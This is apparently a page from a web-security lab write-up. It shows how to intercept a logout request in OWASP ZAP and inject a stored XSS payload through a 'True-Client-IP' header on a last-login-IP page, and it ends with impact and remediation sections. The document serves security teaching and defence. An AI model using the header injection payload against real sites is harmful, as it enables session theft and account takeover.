
Last Login IP — Recorded

Let's intercept the last login IP request and manipulate it in order to get persistent XSS. Head to our **Zap** and click the green round icon to intercept. Next, we log out from our current account. After that, we could see our intercepted requests in the 'Break' tab. If the current request is not what we're looking for, we could send the current request and view the next by clicking the next track icon. If we missed the

request, we could simply repeat the process by turning off the intercepts, quickly log back in, re-intercept our requests and log out.




Next request



Intercepted request


After we intercepted the request, we then edit the request's header by directly editing inside the 'Break' tab. We would add a 'True-Client-IP' header and set the value with previous XSS payload. Put the header on the very below of the request's header. Again, type the payload in exactly like below :

```
True-Client-IP: <iframe src="javascript:alert(`xss`)">
```



Payload on the request's header

We successfully injected the persistent XSS by logging in back with the same account and head to the last login IP page.



## Impact

- **Account Takeover:** Attackers can steal session cookies or authentication tokens, allowing them to hijack user accounts, including administrative accounts.

- **Mass Data Theft:** Because stored XSS affects all users who view the infected page, attackers can harvest sensitive information (such as personal details, payment information, or credentials) from a large number of victims.
- **Drive-by Exploits:** The attacker can inject code that redirects users to malicious sites, downloads malware, or performs other harmful actions without the user's consent.
- **Reputation Damage:** Stored XSS can lead to a widespread attack that affects many users at once, causing them to lose trust in the application and potentially resulting in significant reputational harm to the business.
- **Phishing and Fraud:** The attacker could display fake login prompts or other deceptive elements on the infected page, tricking users into providing credentials or financial information.

## Remediation

- **Sanitize User Input (Server-Side and Client-Side):**
  - Ensure that all user input is thoroughly validated and sanitized before being stored in the database. Use a whitelist approach, where only known safe characters are allowed, and reject any input that contains potentially harmful scripts or tags (e.g., `<script>`).
- **Escape Output Properly:**
  - When displaying user-generated content on the page, ensure that it is properly escaped. Convert special characters like `<`, `>`, `&`, and `"` to their HTML entities (e.g., `&lt;`, `&gt;`, `&amp;`, `&quot;`) to prevent the browser from interpreting them as HTML or JavaScript code.
- **Use Security Libraries:**
  - Use libraries such as DOMPurify to sanitize input that will be rendered in the DOM. These libraries can automatically clean user input, removing malicious scripts or dangerous HTML elements.
- **Content Security Policy (CSP):**
  - Implement a strict Content Security Policy (CSP) to restrict where JavaScript can be loaded from, reducing the likelihood of malicious scripts



being executed. A well-configured CSP can prevent inline scripts from running, even if they make it into the page.

- **Use Prepared Statements and ORM:**

- When interacting with databases, use prepared statements or an ORM (Object Relational Mapping) tool to prevent improper insertion of user input into the database. This reduces the risk of stored XSS by ensuring that all data is treated as raw text, not executable code.

- **HTTPOnly and Secure Cookies:**

- Mark cookies, especially session cookies, as `HttpOnly` and `Secure`. This prevents JavaScript from accessing cookies, mitigating the risk of cookie theft through XSS.

- **Input Validation on the Client and Server Side:**

- Apply input validation both on the client and server sides. However, do not solely rely on client-side validation since it can be bypassed. Server-side validation should always be the final safeguard to prevent malicious input from being stored or processed.

- **Regular Security Audits and Testing:**

- Perform regular security audits and code reviews to detect and mitigate stored XSS vulnerabilities. Tools like OWASP ZAP, Burp Suite, and others can help scan for stored XSS vulnerabilities during development and testing phases.

- **Educate Developers:**

- Train developers on secure coding practices, especially regarding input handling and output encoding. Developers should understand how stored XSS can occur and what techniques can be used to prevent it.

Stored XSS is especially dangerous because it can affect many users at once and doesn't require user interaction beyond visiting the compromised page. Proper input sanitization, output escaping, and implementing a CSP are critical steps in preventing stored XSS vulnerabilities from being exploited in web applications.

40